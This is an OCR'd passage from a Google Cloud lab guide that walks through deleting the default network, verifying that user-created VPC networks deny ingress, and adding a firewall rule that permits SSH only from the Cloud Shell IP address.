
2. In the **Navigation menu**, click **Compute Engine > VM instances** to display a list of VM instances.



3. In the row for the **default-vm-1** instance, click **SSH**.



You should connect successfully via SSH to the instance because of the default-allow-ssh rule. You can **ping www.google.com** to test the egress connectivity. Press **Ctrl+C** to stop the ping.




Delete the default-vm-1 instance

Now delete the default-vm-1 instance because you no longer need it.

1. In the **Navigation menu**, click **Compute Engine > VM instances**, select the **default-vm-1** instance and then click **Delete**.


2. In the confirmation box, click **Delete**.




Delete the default network


Note: Because the default network allows relatively open access, we recommend that you delete it for production projects.

1. In the **Navigation menu**, click **VPC network > VPC networks** to display the list of VPC networks in the Cloud console.







2. Click the **default** network to view the network details.



3. Click **Delete VPC Network**.
4. In the confirmation box, click **Delete**.



5. Wait for the network to be deleted and verify that the default network is no longer displayed on the VPC Networks page.



Task 3. Investigate the user-created networks


In this task, you explore the user-created networks to verify no ingress is allowed without custom firewall rules.

Verify that no ingress is allowed without custom firewall rules

Remember, all networks have the following 2 rules (which will not be displayed in the Console) to block all incoming traffic and allow all outgoing traffic. Unlike the default network, user-created networks do not have any other rules by default, so currently no inbound traffic is allowed.


default-deny-all-ingress	Ingress	Apply to all	IP ranges: 0.0.0.0/0	all	Deny	65535
default-allow-all-egress	Egress	Apply to all	IP ranges: 0.0.0.0/0	all	Allow	65535

1. In the **Navigation menu**, click **Compute Engine > VM instances** to display a list of VM instances.



2. In the row for **mynet-vm-1** or **mynet-vm-2**, click **SSH**.

You should **NOT** be able to connect via SSH to the instances.




You will now try to SSH into an instance from the Cloud Shell.

3. Switch back to or reopen Cloud Shell.
4. To try to ssh into the **mynet-vm-2** instance, run the following command:

gcloud compute ssh qwiklabs@mynet-vm-2 --zone Zone 2

If prompted, type Y and press **Enter** twice to proceed.

We should **NOT** be able to connect via SSH to the instances. There is currently no inbound access allowed. Igonre the error message ***ERROR: (gcloud.compute.ssh) [/usr/bin/ssh] exited with return code [255]***



Task 4. Create custom ingress firewall rules

In this task, you use Cloud Shell as your client host to test SSH connectivity to the instances. The external IP address of the Cloud Shell instance can be easily retrieved.

However, the IP address of your Cloud Shell instance can change if you close and reopen it, or if it is recycled due to inactivity. This should not be a problem during this lab. For a "real" project, you would allow the IP address of your SSH client host and there should not be a problem.

Note: *As you just verified, the browser-based console SSH feature used to connect to VM instances does not currently work. If you want to allow that, you need a firewall rule that allows the source IP address. However, source IP addresses for browser-based SSH sessions are dynamically allocated by the Cloud console and can vary from session to session.*

For the feature to work, you must allow connections either from any IP address, or from Google's IP address range, which you can retrieve using public SPF records. Either of these options may pose unacceptable risks, depending on your requirements. Instead, you would allow the IP address of the SSH clients you are using to connect.


Allow SSH access from Cloud Shell

1. Switch back to or reopen Cloud Shell.
2. To retrieve the external IP address of the Cloud Shell instance, run the following commands:

```
ip=$(curl -s https://api.ipify.org)
echo "My External IP address is: $ip"
```

Sample output (your IP will be different):

My External IP address is: 35.229.72.135



3. To add a firewall rule that allows port 22 (SSH) traffic from the Cloud Shell IP address, run the following command:

**gcloud compute firewall-rules create **

**mynetwork-ingress-allow-ssh-from-cs **


**--network mynetwork --action ALLOW --direction INGRESS **

--rules tcp:22 --source-ranges $ip --target-tags=lab-ssh

